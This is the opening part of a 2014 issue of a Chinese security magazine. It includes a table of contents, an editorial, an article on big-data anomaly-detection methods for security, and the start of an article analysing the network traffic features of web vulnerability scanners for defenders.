



★ 本期焦点

面向安全的大数据分析方法和思路

商业银行信息科技风险管理状况  
行业对比分析

php.net被植入恶意代码分析

工业控制系统的安全研究与实践

扫一扫  
关注绿盟科技官方微信



### 本期看点 HEADLINES

3 面向安全的大数据分析方法和思路

33 商业银行金融科技风险管理状况行业对比分析

51 php.net被植入恶意代码分析

72 工业控制系统的安全研究与实践



主办：绿盟科技  
策划：绿盟内刊编委会  
地址：北京市海淀区北洼路4号益泰大厦三层  
邮编：100089  
电话：(010)6843 8880-8670  
传真：(010)6872 8708  
网址：www.nsfocus.com

# 2014/04 总第 024

Nsmagazine@nsfocus.com

## 安全+ SECURITY

卷首语	赵粮	2
专家视角		3-31
面向安全的大数据分析方法和思路	王卫东	3
简析 Web 扫描网络数据特征	周大 刘亚	11
浅谈信息安全早期预警理论模型	肖岩军	17
聊聊 ZeroAccess botnet 的 P2P 机制	刘亚	26
行业热点		32-49
商业银行信息科技风险管理状况行业对比分析	齐芳	32
Android 四大组件安全	王东亚	38
关于强化系统运维安全管理的技术探讨	张盼 张旭	42
基于 VMware 环境下恶意代码自动分析平台的搭建	殷水军	46
前沿技术		50-70
php.net 被植入恶意代码分析	张云海	50
MS Word 二进制文件漏洞浅析	李志昕	57
PDF 0day CVE-2013-0640 分析	刘业欣 曲富平	64
工业控制系统的安全研究与实践	李鸿培 忽朝俭 王晓鹏	71-79
综合信息		80

# 2014, 在路上

“定向攻击可以来自内部或外部，但是只要某个系统、应用或账号被侵入，所有后续的行为看起来都是来自内部的，就像被入侵的目标自身发起的一样。因为每个定向攻击都有不同，我们不能再仅仅依赖预先定义的攻击手法或关联规则来检测定向攻击，还需要在发现正常行为模式的改变上做得更好，这些行为改变很有可能是一次攻击或入侵的早期信号。” -Gartner 2012”

攻防对抗不断升级，双方的武器库都进行了大规模的增强。

例如 ZeroAccess 僵尸网络采用大规模的分布式 P2P 技术，单个僵尸网络规模可达千万，僵尸程序的各个组件可以分别独立升级，BotMaster 随意挑选若干僵尸节点发出升级和攻击指令，僵尸网络自动完成全网分发，而 BotMaster 却不会暴露自己。

而防守一方的手段和运作效率同样令人印象深刻。php.net 被植入恶意代码 2013 年 10 月 23 日被发现，24 日 Virustotal 上已有几种恶意软件查杀程序可以检测，25 日已有半数左右的程序可以查杀，一周之内主要的杀毒程序都完成更新。攻击方的时间窗口被大幅挤压，攻击成本相应明显上升。

感兴趣的读者可以在本期的文章中找到上面两个例子的详细信息。

战场上决定攻防成败的因素中，智能 (Intelligence) 无疑是第一个关键因素。智能也可以称为情报，是所有相关的攻防知识和上下文的集合，例如最新的和历史的漏洞、漏洞利用和威胁样本信息、网络主体的历史行为和基于此的信誉信息。在安全智能的运作过程中，威胁感知和数据分析能力紧密相关。

在智能之外，自动化 (Automation) 能力在很大程度上决定了攻防的成本和效率。自动化是指采用接口、脚本或其它工具来自动化完成安全设备和各种能力的部署、流量调度、推理判断决策、策略调整等。这种能力不仅仅是人工和时间的节省，还意味着大量的安全中间数据的产生，将会直接使后续的数据分析和闭环提高过程。而一般来说，人工过程比较难做到这一点。自动化能力对安全用户和安全提供商同等重要。虽然业界围绕安全自动化的努力在过去进展缓慢，但令人兴奋的是，蓬勃发展的软件定义网络 (SDN) 的思想给安全自动化带来了崭新的机会。

2014, 在路上。

# 面向安全的大数据分析方法和思路

安全咨询部 王卫东

**关键字：大数据 安全 异常检测 机器学习**

**摘要：**本文首先从原理的层面对适用于异常检测的大数据分析算法做了简单介绍，然后描述了针对告警和行为两大类数据的分析思路，并举例说明如何利用前述的分析算法和分析思路获得期望的分析结果。

## 1. 大数据分析概述

### 1.1 大数据的基本特征

近年来由于理论方面的（方法和算法）和工程方面（计算能力）的条件逐渐成熟，大数据分析成为 IT 领域的一个热门话题。对于什么是大数据，有多种不尽相同的描述。但是大数据所具备的几个特性，是为业界所公认的。即所谓的若干个 V (Volume, Variety, Value, Velocity, Veracity)，中文的含义分别对应的是“数量巨大、种类繁多（结构迥异）、价值蕴藏、流转迅速、真实可靠。”除此以外，“跨度绵长”也是大数据的一个重要特征，也就是数据应该覆盖较大跨度的时间范围。大数据的这几个特征也可以作为我们采集大数据的时候需要依据的原则。

### 1.2 大数据的应用场景

传统的大数据分析主要用于科研领域的知识发现和模式识别，如基因组序列、地质气象数据、高能物理实验数据等各种科研数据

的分析以及手写字迹和语音影像识别等等。

近年来的大数据分析主要集中在商业决策领域里的用户行为模式分析、生产设备（发电机组、运输车辆等）运行数据分析、产品服务的价格信息分析等。

大数据分析方法在异常检测领域也有着广阔的应用前景，例如对地震、海啸、火灾、罪案发生地点等突发事件的预警，再例如对金融交易欺诈（洗钱、证券内幕交易等）、社会福利欺诈、财务报销欺诈等欺诈行为的检测。此外，大数据分析还可以在内部威胁行为发现、僵尸检测、攻击入侵检测、脆弱性分析等信息安全方面发挥作用，但是这方面的应用还不是很多。本文将重点阐述大数据分析发现异常行为或攻击事件的方法与思路，这些异常行为或攻击事件通常是传统分析方法无法发现的。

### 1.3 对异常行为或攻击事件及其检测效果的界定

为了明确分析目标且不产生歧义，有必要对异常行为或攻击事

件（以下简称异常）的范围做出明确的界定，这里用枚举的方式尽可能多地罗列出常见的异常：

- 异常的域名解析请求
- 网络扫描
- 频繁登录失败
- 身份冒用
- 超量数据传输
- 非授权访问
- 非法外联行为
- 交易欺诈行为
- Web 攻击行为
- DDoS 攻击

对异常的描述一般应该至少包括 6 个元素，即时间、地点、主体、客体、操作（动作）、方式。检测结果若能覆盖全部 6 个元素，这样的检测效果是最理想的。但某些检测指标或方法得到的异常描述不能全部覆盖这 6 个元素，也可以作为有效的检测结果。例如，对 DDoS 攻击的检测，有时候无法获得攻击源的 IP 地址或者检测到的 IP 地址是伪造的，但是只要能确定某个目标 IP 地址受到攻击，仍然可以作为有效的检测。

## 2. 适用于异常检测的大数据分析算法

大数据分析领域里所涉及的统计学习算法有很多，不同的算法也有各自适用的场景。本节内容只选择笔者认为适用于检测异常的算法做原理介绍。用于检测异常的数据通常都是低维数据，那些用于降维和处理高维数据的算法应该不适用。检测结果通常只有正常、异常、未知三类，即只期待将数据对象分成三类，适合用于结果为多个分类的算法，也可能不适用。

### 2.1 经典统计方法

对特定网络数据的统计指标（如无序度、置信区间、方差、标准差、极值、中位数、平均值）等进行统计，当这些指标发生异常变化的时候，可以确认异常的存在。但这类检测的结果多数情况下是非特异性的。例如总流量和源 IP 地址离散度突然发生变化的时候，明显提示有 DDoS 攻击存在，但不能提示具体是哪种攻击和攻击的来源等。

### 2.2 聚类 / 离群分析算法

聚类分析过程是按照数据对象的属性将它们分成若干个类别，同一类内部的对象尽

可能相似，不同类的差异尽可能大。聚类是一个自动的过程，不用事先指定分类标准或给出学习样本。可以把聚类简单的概括为“聚物成类、类内相似、类间互异、无须指导”。

离群实际上是聚类的反义，离群侧重观察没有被聚类的数据对象。通常利用对象属性的“距离”或“空间密度”来衡量它们的相似程度。聚类算法有很多种，根据基本原理还可以分成基于密度、基于网格、基于分区、基于分层、基于模型等几大类。常见的聚类算法有：

基于密度的算法（如 DBSCAN），其基本思想是：在给定半径  $E$  的区域内，数据点的个数大于给定最小值  $MinPts$ ，则区域内点属于同一个聚类。

基于网格的算法（如 CLIQUE），其基本思想是：将数据空间的每一维度平均地分割成等长的区间段，则数据空间就被分割成若干个不相交的网格单元。由于同一网格单元中的点属于同一类的可能性比较大，这样落入同一单元中的点就可以当作同一个对象来进行处理。聚类分析大都以网格单元为对象进行。

### 2.3 相似性分析算法

相似性分析是判断若干个数据对象是否具有相近取值或相近的变化趋势。有人把相似性算法也当作聚类算法的一种，虽然相似性算法可以作为聚类分析的工具，但是由于相似性分析更侧重在分析对象个体之间相似关系，而聚类更侧重在大量对象的类别划分，并提取类别的共同的属性特征，所以这里把相似性分析单列为一种方法。

相似性分析通常把每个数据对象看作多维空间中的一个点，对象之间的相似性可以用相似性系数或某种距离来表示。相似系数接近 1 或距离较近的对象性质较相似，相似系数接近 0 或距离较远的对象则差异较大。不同的数据类型，适用不同的相似系数计算公式。常用的相似系数或距离计算公式有：

$$c_{ij} = \frac{\sum_{k=1}^n (x_{ki} - \bar{x}_i)(x_{kj} - \bar{x}_j)}{\left\{ \left[ \sum_{k=1}^n (x_{ki} - \bar{x}_i)^2 \right] \left[ \sum_{k=1}^n (x_{kj} - \bar{x}_j)^2 \right] \right\}^{1/2}} \quad (1-1)$$

$$d_{ij}(2) = \left[ \sum_{k=1}^p |x_{ik} - x_{jk}|^2 \right]^{1/2} \quad (1-2)$$

$$J = \frac{M_{11} + M_{00}}{M_{01} + M_{10} + M_{11} + M_{00}} \quad (1-3)$$

公式 (1-1) 是变量  $X_i$  和  $X_j$  的空间距离计算公式。

公式 (1-2) 是相似系数计算公式。

公式 (1-3) 是 Jaccard 相似系数计算公式。通常杰卡德相似系数处理的都是非对称二元变量。即假设 A 和 B 是两个 n 维向量，而且所有维度的取值都是 0 或 1。非对称的意思是状态的两个输出不是同等重要的，例如，疾病检查的阳性和阴性结果。其中：

M11 表示 A 与 B 的对应维度都是 1 的维度的个数。

M10 表示 A 与 B 的对应维度分别是 1 和 0 的维度的个数。

M01 表示对应维度分别是 0 和 1 的维度的个数。

M00 表示 A 与 B 的对应维度都是 0 的维度的个数。

习惯上将较重要的输出结果也通常是出现几率较小的结果编码为 1 (例如 HIV 阳性)，而将另一种结果编码为 0。在某些领域，认为正匹配(M11)比负匹配(M00)更有意义，负匹配的数量 M00 认为是不重要的，可以在计算时忽略。

下面我们用简单的实例来说明相似性分析的过程。假设有 5 个面试官对 10 个

应聘者评分,评分情况如表 1。将这组数值分别代入公式 (1-1)和 (1-2),可以得到相似系数矩阵(表 2)和空间距离矩阵(表 3)。从这两个矩

应聘者	1	2	3	4	5	6	7	8	9	10
面试官 1	8	6	7	8	6	7	8	4	6	8
面试官 2	8	7	6	9	7	6	8	5	5	9
面试官 3	9	5	7	8	5	8	7	3	6	8
面试官 4	7	6	6	7	6	7	8	4	4	7
面试官 5	6	7	6	8	6	6	9	8	5	6

表 1 考官评分表

	面试官 1	面试官 2	面试官 3	面试官 4	面试官 5
面试官 1	1.000				
面试官 2	0.793	1.000			
面试官 3	0.928	0.608	1.000		
面试官 4	0.859	0.793	0.726	1.000	
面试官 5	0.027	0.298	-0.203	0.301	1.000

表 2 相似系数矩阵

	面试官 1	面试官 2	面试官 3	面试官 4	面试官 5
面试官 1	0.00				
面试官 2	2.828	0.00			
面试官 3	2.449	4.690	0.00		
面试官 4	2.828	3.742	4.000	0.00	
面试官 5	5.385	5.000	7.280	4.796	0.00

表 3 空间距离矩阵

阵中可以看出,面试官 5 与其他面试官的评价结论明显不同。

## 2.4 关联分析算法

关联分析的目标是从数据中找到关联规则。所谓关联规则是形如  $X \rightarrow Y$  的蕴涵式,表示通过  $X$  可以推导“得到” $Y$ ,其中  $X$  和  $Y$  分别称为关联规则的前提和结果。在满足最小支持度和最小置信度的条件下,才能认为“通过  $X$  可以推导‘得到’ $Y$ ”成立。在理解算法之前,首先需要了解几个基本概念:

- 支持度:指的是事件  $X$  和事件  $Y$  同时发生的概率,即  $Support=P(XY)$
- 置信度:指的是在发生事件  $X$  的基础上发生事件  $Y$  的概率,  $Confidence = P(Y|X) = P(XY)/P(X)$
- 项集:  $I=\{I_1, I_2, \dots, I_m\}$  是项的集合。
- 交易数据库:  $D=\{t_1, t_2, \dots, t_n\}$ 。
- 交易:交易  $t$  由多个项组成,  $t$  是  $I$  的非空子集。
- TID: 每一个交易都与一个唯一的标识符对应。
- 频繁项集: 满足最小支持度阈值的项集。



图 1 关联分析的几个基本概念



TID	网球拍	网球	运动鞋	羽毛球
1	1	1	1	0
2	1	1	0	0
3	1	0	0	0
4	1	0	1	0
5	0	0	1	1
6	1	1	0	0

图2 关联分析算法举例

为了更好地理解上面的概念，图1给出了更形象的描述。圆角矩形表示全部项的集合I，椭圆中蓝圆点表示X事件，菱形中绿三角表示Y事件。

这里用一个简单的实例来说关联分析算法的原理。如图2，假设有6条交易记录的交易记录库，涉及了网球拍、网球、运动鞋、羽毛球4种商品。首先，根据经验猜测可能存在关联规则“网球拍→网球”。观察发现，交易1,2,3,4,6包含网球拍，计数为5，其中交易1,2,6同时包含网球拍和网球。并根据支持度和置信度定义计算：支持度 =  $3/6=0.5$ ，置信度 =  $3/5=0.6$ 。若最小支持度  $\alpha=0.5$ ，最小置信度  $\beta=0.6$ ，则“网球拍→网球”为强规则。注意，在这个实例中，

还存在其它可能的关联规则，例如“网球拍 + 网球→运动鞋”。

现实中的关联分析可以从两个方向展开，一个是根据已有知识猜测存在某个关联规则（“网球拍→网球”的例子就是这种情况），然后计算其支持度和置信度，如果两者都大于最小阈值，则可认定关联规则存在。另一个方向是遍历项集，寻找满足最小支持度和置信度阈值的关联项集规则。Apriori算法属于后一种分析过程。受篇幅的限制，同时为了不偏离本文的主题，这里就不具体给出Apriori算法的计算过程了。

### 2.5 分类算法

分类就是将每一个数据对象划分到一个已知的类别中。数学上的表达就是确定一个映射规则  $Y=f(X)$ ，使得任意数据对象  $X_i$  有且仅有一个  $Y_i$ ，使得  $Y_i=f(X_i)$  成立。其中  $f$  称为分类器。分类的过程就是通过对已知类别训练数据集的分析，从中发现分类规则，以此对待分类数据对象的类别归属做出（预测）判断。

分类算法的具体实现有很多种，常见的有线性判别分析 (LDA, Linear Discriminant Analysis)、朴素贝叶斯 (NB, Naive Bayesian)、神经网络 (NN, Neural Network)、支持向量机 (SVM, Support Vector Machine)、决策树 (Decision Tree)、基于关联规则的分类等。

分类算法是有监督的学习算法，也就是从给定的训练数据集中学习出一个函数，当新的数据到来时，根据这个函数预测结果。训练数据集是已经做过分类标记的样本数据。

### 3. 面向安全的大数据分析思路

分析思路是大数据分析的重要环节成功因素之一。分析思路应该包括拟分析的数据对象是什么、拟采用的过程步骤是什么、期待得到的分析结果是什么等。

### 3.1 可分析数据

用于检测异常的数据大体上可以分为三类，即行为日志（网络日志、主机日志、业务交易）、传感器日志（防火墙、IPS 等安全设备告警日志以及错误日志）、环境相关数据（资产信息）。直接用来分析的数据只有前两类，而环境相关数据主要用于参考和提示，如判断访问的合法性、增加结果的可读性等。

信息安全领域里分析的数据主要是网络日志和主机日志。如果分析目标是发现业务层次方面的欺诈行为，如洗钱、证券内幕交易操作等，则需要分析交易日志。在反业务欺诈方面已经有不少的成功案例。

### 3.2 分析的过程

行为日志和传感器日志是可供分析的两大类数据，它们具有完全不同的性质。传感器日志是对安全规则策略的冲突所触发的，其内容本身已经提示存在异常，因此可以作为分析的线索加以利用。行为日志中是否包

含异常并不确定，需要进行深入的挖掘，筛选出其中的异常。因此分析过程可以分为：告警驱动（基于线索）和行为驱动（基于算法）两种。

#### ■ 告警驱动（基于线索）的过程

如图 3，异常检测与凶案侦破很相似，在本质上都是寻找真相的过程。凶案发生后，通常警察首先要在命案现场寻找痕迹证据，然后再梳理被害人的社会关系以及近期有过联系交往的人，确认这些人中是否有人存在疑点。

仿照这样一个过程，首先可以将告警（蜜网、IPS、防火墙等设备上的告警）和错误信息（邮件发送失败、登录失败、Web 访问错误、DNS 解析错误等）当作线索，从中提取涉事主体的信息（IP 地址或域名），再从行为日志中找到涉事主体的通讯对端（IP 地址或域名），并




图 3 凶案侦查与基于线索的异常检测

进一步分析这些通讯对端的属性（数量、分布的连续性、公有私有、注册时间等等）以及它们直接通讯过程的情况（流量大小及时间分布、协议类型及分布、周期性、相似性等）。

#### ■ 行为驱动（基于算法）的过程

2013 年 4 月，美国波士顿马拉松接近终点的比赛现场发生恐怖袭击爆炸。调查人员通过查看现场视频监控资料，发现有两个观众的装束举止明显与周围观众不同，从而最终锁定

了犯罪嫌疑人。

在海量的行为日志中检测异常，无异于在熙熙攘攘的人群中查找发动恐怖袭击的嫌犯。显然无法指望这个过程靠人工来完成。如果能开发出一个简单易用的综合各种聚类、分类、相似性分析、关联分析等算法的分析引擎，就可以将海量的行为日志输入到分析引擎，按照我们指定的算法和参数自动完成分析工作，然后再对分析结果辅以人工的判断。

### 3.3 基于各种期待结果的分析场景

#### ■ 内网僵尸主机的检测

大多数僵尸程序初次感染内部主机之后，首先要发起一系列域名解析请求，用以和外部的 C&C 服务器联系。这些域名的很多属性（长度、子域层数、TTL、相似性等等）与正常域名有明显的差异。这些异常可以被很多分析方法所发现，例如：设计恰当的统计指标并做出相应的统计，还可以以主机 IP 地址为主体，将它们的域名请求行为转换成行为描述矩阵，如图 4，左侧的矩阵中的数字表示某个 IP 地址请求解析某个域名的次数，右侧矩阵表示某个 IP 地址是否请求解

IP地址	域名1	域名2	域名3	域名...	域名n	IP地址	域名1	域名2	域名3	域名...	域名n
1	8	8	9	7	6	1	1	0	1	0	1
2	6	7	5	6	7	2	0	1	0	1	0
3	7	6	7	6	6	3	1	0	0	1	1
4	8	9	8	7	8	4	1	0	0	1	0
5	6	7	5	6	6	5	0	1	1	1	1
6	7	6	8	7	6	6	0	0	1	1	0
7	8	8	7	8	9	7	0	0	0	1	1
8	4	5	3	4	8	8	1	1	1	0	1
9	6	5	6	4	5	9	0	1	0	1	0
10	8	9	8	7	6	10	0	1	1	1	1

图 4 域名请求行为描述矩阵

	IP1	IP2	IP3	IP...	IPn		IP1	IP2	IP3	IP...	IPn
IP1	1.000					IP1	0.00				
IP2	0.793	1.000				IP2	2.828	0.00			
IP3	0.928	0.608	1.000			IP3	2.449	4.690	0.00		
IP...	0.859	0.793	0.726	1.000		IP...	2.828	3.742	4.000	0.00	
IPn	0.027	0.298	-0.203	0.301	1.000	IPn	5.385	5.000	7.280	4.796	0.00

图 5 域名请求行为的相似性分析结果

析了某个域名。利用相似性分析可以得到主机域名请求行为的相似性分析结果（如图 5），从而有可能发现域名请求行为异常的主机。实际上也可以域名为主体，将它们被 IP 地址请求解析的行为转换成描述矩阵，做相同的分析，只不过这种分析的结果是找到属于 C&C 服务器的域名。

#### ■ DDoS 攻击检测

通常 DDoS 攻击流量都是由僵尸程序产生的，假设这些攻击流量的特征与正常访问存在一定差异，如果把每个会话的属性（协议类型、协议指纹特征、字节数、持续时间等等）作为一个多维数据对象，那些攻击流量的会话的各个属性理论上应该非常一致。理想情况下可

以通过聚类分析将这些攻击流量聚到一类。

如果已知一些攻击流量的特征，可以考虑生成一组学习样本数据，交给分类算法进行学习，从而得到分类器，利用分类器对新的流量数据进行分析。但是这种方法具有较大的局限，首先获得含有攻击特征的样本数据具有一定困难，其次将这些数据生成学习样本需要很大的开销，所以这种方法只能发现已知特征的异常。

#### ■ 内网主机异常行为发现

内部主机异常行为包括很多情况，包括主机本地的行为（创建




图 6 行为链的构建

账号、创建文件、修改注册表、内存属性变化、进程变化等等)和网络访问行为(域名解析请求、HTTP 访问请求、ARP 广播等等)。在对主机行为分析之前，必须先将描述各种行为的异构日志转换成适合分析比较的行为链。如图 6 所示，左侧彩色横条代表各种不同类型的日志，可以按照 IP 地址或账号 ID 为索引，生成行为链，然

后进行相似性分析或关联分析。

对行为链的相似性分析与前述域名解析请求相似分析非常类似，不再赘述。在做关联分析时，一个行为链可以看作一个关联分析中的一个交易记录。其中的各个行为可以看作项集中的项。关联分析的结果可能是一个(组)行为 A 与一个(组) B 存在强关联关系。若 A 为已知的异常，则 B 很可能是异常。

#### 4. 结束语

成功的大数据分析依赖于三个主要因素，即数据、思路和算法。由于大数据的自身特性，无论是数据采集还是存储，都是一项极具挑战性的工作。分析思路主导着整个分析工作的过程，只有清晰可行的思路，才会最终引导大数据分析工作获得成功。尽管近几年大数据分析所依赖的机器学习算法在理论上取得很多突破和可实际应用的成果，在具体的分析过程中还需要很多试验来筛选更加适用的算法和相应的参数。总的来说，将大数据分析的方法应用于信息安全领域里的异常检测还需要有很多扎实的实验工作要做。本文只是从理论模型和方法框架方面做了一些初步的阐述，这些构想是否符合实际，还需要在实际的分布式计算平台(如 Hadoop)上开发相应的算法程序来做大量的验证性的工作加以证明。

除了分析算法以外，可视化也是一种非常重要且有效的分析手段。可视化既可以作为分析工具，直接以图形方式呈现数据之间的关系，提高数据可读性，又可以作为分析结果的呈现工具，使分析结果更加直观。受篇幅的限制，本文没有对可视化呈现给出描述，希望后续有机会做出补充。

# 简析Web扫描网络数据特征

核心技术部 周大 刘亚

**关键字：Web 扫描 安全攻防 网络数据 漏洞**

**摘要：**及时识别网络中传输的数据流承载着什么样的数据对安全防守方至关重要，在 Web 安全中尤其如此，快速理解这些数据含义和统计行为特征能帮助防守方及时发现进行中的攻击，从而极大地提升产品防护能力。本文将从介绍 Web 扫描的工作原理以及关键过程出发，实际分析某 Web 扫描器在扫描过程中产生的数据，最后试着归纳 Web 扫描器在工作中所产生的流量数据特征。

## 1. 前言

当下基于 Web 的应用越来越多，其承载的价值更是成倍增加，吸引着越来越多的安全研究人员聚焦 Web 安全。攻防双方从来都是作为一对矛盾体而存在的，深入理解攻击的原理与过程有助于更好地进行防御。从攻击的角度看，主要遵循信息收集、漏洞利用、战果再扩大这样一个基本过程，而 Web 扫描往往是信息集中不可缺少的一个手段。本文从网络数据流的角度来分析 Web 扫描行为，分析其数据特征。

## 2. Web 扫描工作原理与关键步骤

Web 扫描的核心功能是远程探测目标站点所有 URL 存在的 Web 漏洞，网页爬

行以及漏洞扫描是它的两个主要组成部分，二者在调度中心的调度下协同工作。其主要工作原理如图 1。




图 1 Web 扫描工作原理

调度中心：调度中心是一个综合模块，包含开启扫描、扫描参数解析、初始化爬行模块、扫描模块以及其他相关模块。扫描开始后，先启动调度中心模块完成初始化工作，

为整个 Web 扫描的顺利进行做准备；在完成初始化工作后，启动爬行模块以及扫描模块，并且根据各自队列情况来决定是否新建线程来进行扫描或爬行；在扫描结束后处理系统的收尾工作。调度中心的主要功能是协调各个组件的正常运行，是整个 Web 扫描的枢纽部分。

爬行模块：爬行模块的主要功能是遍历目标站点上的页面，收集所有链接以及对应的输入参数。此模块配合爬虫队列以及根据策略来对发现的 URL 进行消重处理，将新发现的 URL 放入其内部的待爬行队列中，而将已经爬行过的 URL 提交给待扫队列供扫描分析用。爬行模块主要使用页面载入生成 DOM 树的方法来分析此页面中存在的

URL，同时结合正则表达式来提取 URL，对 Flash 文件等则使用对应的解析技术来获得新的 URL。而对无法使用页面遍历方式获得的 URL 则需要使用猜测的方法来获得。对于 Web 扫描来说，爬虫功能是很重要的一个功能，直接决定了 Web 扫描的检测范围有多大。

**扫描模块：**漏洞的最终发现由扫描模块来完成，扫描模块包含了大量具有漏洞探测功能的组件，它们根据漏洞的成因特性甚至漏洞间的关联性来检测目标 URL 上是否存在 Web 漏洞。各扫描组件间相互依赖，协同收集目标站点上的相关信息，并据此不断地调整扫描组件的工作状态，来快速推进扫描的进行。

**爬虫队列：**爬行模块在遍历目标站点的 URL 过程中，会不断地读取分析 URL 页面来发现新的 URL，这样在爬行中需要记录已经爬过的 URL 列表，以供判断后面某 URL 是否需要继续爬行用，新发现的 URL 需要放到待爬行队列中。这样爬行模块的工作对象需要已爬 URL 列表以及待爬 URL 队列，在这里统称为爬行队列。

**待扫队列：**所有被爬行队列发现的 URL 都会进入此队列，调度中心从中取出 URL 供扫描模块使用。此队列是连接爬行模块和扫描模块的一个重要数据结构，主要遵循队列的一般用法，如先进先出策略，使用上相对简单。

Web 扫描是一个模拟浏览器对目标站点进行全面访问的过程，同时为了对抗防护设备的干扰，需要尽可能模拟正常访问行为。但是，不管怎么模拟伪装，Web 扫描过程中都可能存在区别于一般网站访问的行为，以此为出发点，下面对整个扫描中的一些关键过程做如下介绍：

**网站基本信息收集：**在开始扫描时，Web 扫描程序需要判断目标网站是否可达，收集脚本类型、服务器类型等，这些信息有助于后续扫描优化。

**特殊 404 页面识别：**对不存在的页面，RFC 标准是返回 HTTP 的 404 响应码，但某些网站会对此情况做一些定制处理，比如仍然返回正常的 200 响应码，这就无法根据目标是否返回 200 响应码来判断所请求的页面是否存在。为了让 Web 扫描能正常进行，往往需要引入非标准 404 页面识别的功能。可能的一种做法是通过请求一些确定不存在的页面，分析其返回页面，抽取出特征，在后面的扫描中对获得的响应也应用同样的算法抽取特征进行比对，如果相同就认为本次请求的资源不存在。对一个功能完备的 Web 扫描器来说，特殊 404 页面的识别是必不可少的。

**猜测：**一般情况下，网站上都会有一些链接是孤立的，无法通过爬虫遍历的方式来访问，在这个时候就需要借助猜测功能。一般猜测的范围包括源码备份文件、数据备份文件、管理后台甚至 cvs/svn 相关的配置文件等。

下面实际搭建环境来分析这些环节在网络数据中的一些表现以及特征。

### 3. 实例分析

#### 1. 环境搭建

在本文中分析的网络数据主要是 HTTP 层的，一般的 Web 扫描器不会考虑自己实现底层协议，这里就不考虑底层协议的数据特点；同时在 Web 扫描领域，需要支持 HTTPS 协议，通过直接抓包

方式难以满足此部分需求。在综合评估后发现使用 HTTP 代理可满足我们的需求。由于需要分析数据内容，需要增强普通的 HTTP 代理服务器，使其具有记录数据包的功能。这样，测试环境的网络拓扑结构如图 2 所示。

Web 扫描器选用常见的某 Web 扫描器作为研究对象，其在实现和使用上都具有一定的代表性。

HTTP 代理程序则根据研究需要做了如下增强：



图 2 测试环境网络拓扑结构

1) 当使用 CONNECT 请求时，需要将其中的 HTTPS 请求数据还原出来，然后向目标网站发起实际的 HTTPS 请求，在接收到目标网站的响应后再将数据发送给 Web 扫描器。

2) 对所有通过的 HTTP 请求响应会话，都记录开始时间、结束时间，并记录请求包和响应包中的完整数据。

3) HTTP 代理通过线程来处理 HTTP 会话，一个会话用单独的一个线程来处理，确保不会出现 Web 扫描器向 HTTP 代理发出请求而得不到响应的情况。

在本文中，目标站点主要选择了三个类型：

1) 空站点：自搭建但无任何页面的站点。空站点包括基于 Linux+Apache 和 Windows+IIS 的两种类型。空站点由于不存在页面，Web 扫描器在进行扫描时发出的扫描数据包会比较少，是分析 Web 扫描器行为的较好目标。

2) 常规网站：自己搭建的站点，采用国内比较流行的论坛建站

程序 Discuz x2 作为应用。

3) 测试站点：某 Web 扫描器自身提供的测试站点，包含了大部分常见 Web 漏洞。

下面针对这三种情况一一介绍。

## 2. 数据分析

在对目标站点扫描完成后，对 HTTP 代理保存的数据进行分析，我们看到在请求数据中存在以下特点：

1. HTTP 头存在固定信息，大部分请求包都会比平常的浏览器请求增加 3 个字段（文中所有出现“\*\*\*\*\*”为模糊处理）。

```

*****-Product: *****/8.0 (***** WEB Vulnerability Scanner - NORMAL)
*****-Scanning-agreement: Third Party Scanning PROHIBITED
*****-User-agreement: http://*****disc.htm
  
```

可看出每个字段里都包含扫描器的相关信息，这类信息主要用于标识是由什么 Web 扫描器发出的数据包。

另外，有些 Web 扫描器发出的请求头中 User-Agent 字段也能看到扫描器的特定信息，同时它们也支持对此字段的修改，所以在大部分情况下，收集分析 HTTP 头里包含的信息对理解数据包来源具有较大帮助。

2. 向目标站点请求不存在的文件，针对空站点的扫描尤其明显。在扫描空站点时，只存在一个根页面，实际不可能发现其他页面，但在针对此目标进行扫描时，却发出了大量的 URL 请求。通过分析这些 URL 路径，可归为如下几类：

1) 肯定不存在页面的探测

在开始扫描时，会向目标发出请求 /\*\*\*\*\*-test-for-some-

inexistent-file，这个请求用来分析页面不存在时的特征，判断目标站点是否使用了特殊 404 页面。如果发现目标开启了特殊 404 页面，后面扫描时就需要据此特征进行比较分析。

### 2) 不存在扩展名的猜测

在一个 Web 应用建成后，正常浏览时所使用的扩展名只是有限的几个，而 Web 扫描为了能探测出更多的隐藏资源，会发出大量的实际不存在的扩展名请求来。下面是实验中对各目标站点进行扫描后得到的统计数据，如表 1 所示。

可以看出，在针对两类空站点的扫描中，请求中出现了常见动态解析脚本扩展名 .php、.jsp、.asp、.aspx，它们按一定比例出现，并且后三种的请求次数基本相等；而在常规网站以及测试站点中，其主要动态解析脚本扩展名则明显高于其他几个。这是因为扫描器在针对空站点的扫描中无法获得目标站点实际使用的主要扩展名，就只能对所有可能出现的常见扩展名进行猜测；而对常规站点扫描由于能正常爬取到页面，可识别出目标站点主要使用的动态解析脚本所使用的扩展名，在扫描过程中也会对此进行优

表 1 扩展名分布 (统计分析出现次数最多的前 10 个扩展名)

空站 (windows)		空站点 (linux)		常规网站 (php)		测试站点 (asp)	
扩展名	次数	扩展名	次数	扩展名	次数	扩展名	次数
